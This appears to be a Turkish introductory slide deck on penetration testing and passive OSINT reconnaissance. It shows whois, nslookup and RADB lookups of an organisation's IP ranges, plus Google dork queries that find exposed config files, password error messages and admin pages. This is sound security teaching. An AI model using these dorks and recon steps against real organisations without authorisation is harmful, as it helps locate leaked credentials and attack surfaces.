SIZMA TESTLERİNE GİRİŞ
-OSINT & AĞ-

~ ./whoami

@m3karadag
karadag.mcht@gmail
/in/mucahitkaradag

Mucahit Emin Karadag

Cyber Security Consultant
Invictus Europe/**PRODAFT**

Team Lead @AUCC

Team Member @CDM CTF Team

GNU/Linux & OpenSource

Instructor	@Hacktrick'16	/ Pwn101
	@LYK'16	/ Ağ Güvenliği ve Sızma Testleri

~ ./penetrationTest --help

~ ./penetrationTest --help

Pentester & Saldırgan

Kapsam/Sınır

Motivasyon

Zaman

~ ./penetrationTest --help

Penetration Test

Vulnerability Assesment

Ethical Hacking

System Auditing

~ ./penetrationTest --help

Network Pentest

Mobile Pentest

Web Application Pentest

Scada Pentest

Wireless Pentest

Sosyal Mühendislik

DoS\DDoS\Stres Testi

~ cat pentestTypes


BlackBox: Sistem ya da uygulama hakkında hiçbir bilgi verilmez, sadece hedefin belli olduğu sızma testi çeşididir. Tamamen saldırganlar gibi hareket edilir.

WhiteBox: Kapsamda belirtilen sistem ya da uygulamaların tüm bilgileri test ekibi ile paylaşılır. Kaynak kod, erişim izinleri vb adımlar firma ve güvenlik testi ekibi koordinasyonunda gerçekleşir.

GreyBox: Kapsam bulunan sistem ya uygulamalar ile ilgili test ekibine verilecek bilgiyi kurum belirler.

~ cat pentestMethadology

Bilgi Toplama
Tarama
Erişim Sağlama
Erişimi Kalıcı Yapma
İzleri Silme
+Raporlama




~ ls informationGathering/

Pasif Keşif

Aktif Keşif

~ feh informationGathering/passive



~ informationGathering/passive

- ➔ OSINT
- ➔ Hedef sistemler ile **doğrudan** etkileşime geçilmez
- ➔ Bilgi toplamak için herkese açık servisler kullanılır
- ➔ Amaç,
  - ◆ Network Range tespiti
  - ◆ Service Enumeration
  - ◆ Kurum çalışanları hakkında bilgi
  - ◆ **Leak** edilmiş veriler (pass, mail, user, vs.)
  - ◆ Unutulmuş uygulamalar, altdizinler
  - ◆ Subdomainler


~ informationGathering/passive

whois bilgisi

- websitesi kimin üzerine kayıtlı?
- fiziksel adresi nedir?
- iletişim bilgileri nelerdir?
- IP adresi nedir?

~ informationGathering/passive

whois bilgisi



~ informationGathering/passive

whois bilgisi

```
→  ~ whois facebook.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: FACEBOOK.COM
   Registrar: MARKMONITOR INC.
   Sponsoring Registrar IANA ID: 292
   Whois Server: whois.markmonitor.com
   Referral URL: http://www.markmonitor.com
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Updated Date: 29-nov-2016
   Creation Date: 29-mar-1997
   Expiration Date: 30-mar-2025
```

~ informationGathering/passive

IP aralığı tespiti

- kurumun sahip olduğu IP aralığı
- birbiri ile bağlantılı sistemler
- hedef sayısı

~ informationGathering/passive

nslookup

```
→  ~ nslookup facebook.com
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   facebook.com
Address: 31.13.92.36
Name:   facebook.com
Address: 2a03:2880:f11c:8083:face:b00c:0:25de
```

~ informationGathering/passive

nslookup

```
→  ~ nslookup
> server 208.67.220.220
Default server: 208.67.220.220
Address: 208.67.220.220#53
> facebook.com
Server:         208.67.220.220
Address:        208.67.220.220#53

Non-authoritative answer:
Name:   facebook.com
Address: 31.13.92.36
Name:   facebook.com
Address: 2a03:2880:f11c:8083:face:b00c:0:25de
>
```

~ informationGathering/passive

PING

```
→  ~ ping facebook.com -c 1
PING facebook.com (31.13.92.36) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-frt3.facebook.com (31.13.92.36)
ms

--- facebook.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 63.638/63.638/63.638/0.000 ms
→  ~
```

~ informationGathering/passive

- RIPE
- ARIN

~ informationGathering/passive

- whois sorgusundan gelen ASN değeri kullanılarak kurumun sahip olduğu IP bloğu tespit edilebilir

```
→  ~ whois -h whois.radb.net 31.13.92.36
route:          31.13.92.0/24
descr:          Facebook, Inc.
origin:         AS32934
mnt-by:         MAINT-AS32934
changed:        shaw@fb.com 20120423  #20:15:52Z
source:         RADB
→  ~
```

~ informationGathering/passive

```
→  ~ whois -h whois.radb.net '!gAS32934'
A1323
204.15.20.0/22 69.63.176.0/20 66.220.144.0/20 66.220.144.0/21 69.63.184.0/21 69.63.176.0/21 74.11
9.76.0/22 69.171.255.0/24 173.252.64.0/18 69.171.224.0/19 69.171.224.0/20 103.4.96.0/22 69.63.176
.0/24 173.252.64.0/19 173.252.70.0/24 31.13.64.0/18 31.13.24.0/21 66.220.152.0/21 66.220.159.0/24
 69.171.239.0/24 69.171.240.0/20 31.13.64.0/19 31.13.64.0/24 31.13.65.0/24 31.13.67.0/24 31.13.68
.0/24 31.13.69.0/24 31.13.70.0/24 31.13.71.0/24 31.13.72.0/24 31.13.73.0/24 31.13.74.0/24 31.13.7
5.0/24 31.13.76.0/24 31.13.77.0/24 31.13.96.0/19 31.13.66.0/24 173.252.96.0/19 69.63.178.0/24 31.
13.78.0/24 31.13.79.0/24 31.13.80.0/24 31.13.82.0/24 31.13.83.0/24 31.13.84.0/24 31.13.85.0/24 31
.13.86.0/24 31.13.87.0/24 31.13.88.0/24 31.13.89.0/24 31.13.90.0/24 31.13.91.0/24 31.13.92.0/24 3
1.13.93.0/24 31.13.94.0/24 31.13.95.0/24 69.171.253.0/24 69.63.186.0/24 31.13.81.0/24 179.60.192.
0/22 179.60.192.0/24 179.60.193.0/24 179.60.194.0/24 179.60.195.0/24 185.60.216.0/22 45.64.40.0/2
2 185.60.216.0/24 185.60.217.0/24 185.60.218.0/24 185.60.219.0/24 129.134.0.0/16 157.240.0.0/16 1
57.240.8.0/24 157.240.0.0/24 157.240.1.0/24 157.240.2.0/24 157.240.3.0/24 157.240.4.0/24 157.240
```

~ informationGathering/passive

Reverse whois? viewdns.info


- IP adresi
- Fiziksel Adresi
- Mail adresi
- İsim soyisim

~ informationGathering/passive

E-mail tespiti


~ informationGathering/passive

theHarvester



~ informationGathering/passive


İndirilebilir dosyalardan meta-data analizi



~ informationGathering/passive


~ informationGathering/passive

“ ” ters tırnakları arasındaki değeri bir bütün olarak arar




~ informationGathering/passive

“ ” ters tırnakları arasındaki değeri bir bütün olarak arar




~ informationGathering/passive

~ informationGathering/passive



~ informationGathering/passive

intitle:aucc



~ informationGathering/passive

Google Dorks ile neler bulunabilir?

~ informationGathering/passive

Google Dorks ile neler bulunabilir:

- Zafiyetli Uygulamalar/Ürünler
- Hata mesajları
- Hassas veri içeren dosyalar
- Kullanıcı adı ve parola içeren dosyalar
- Oturum açma sayfaları
- İndexlenmeyen dizinler
- İnternete bağlı donanımlar
- Web sunucular

~ informationGathering/passive

inurl:bla + intext:phpinfo

intext:”access denied for user” “using password” inurl:bla

inurl:bla inurl:robots.txt

inurl:bla inurl:config.xml

inurl:admin inurl:userlist

inurl:wp-login.php

~ informationGathering/passive


inurl:"admin.php" intitle:"Yönetici"

site:*.ankara.edu.tr filetype:pdf

daha fazlası için https://www.exploit-db.com/google-hacking-database/

~ informationGathering/passive


Subdomain



site:*.ankara.edu.tr

~ informationGathering/passive

Kurum ve çalışanlar hakkında toplanan veriler?



~ informationGathering/passive

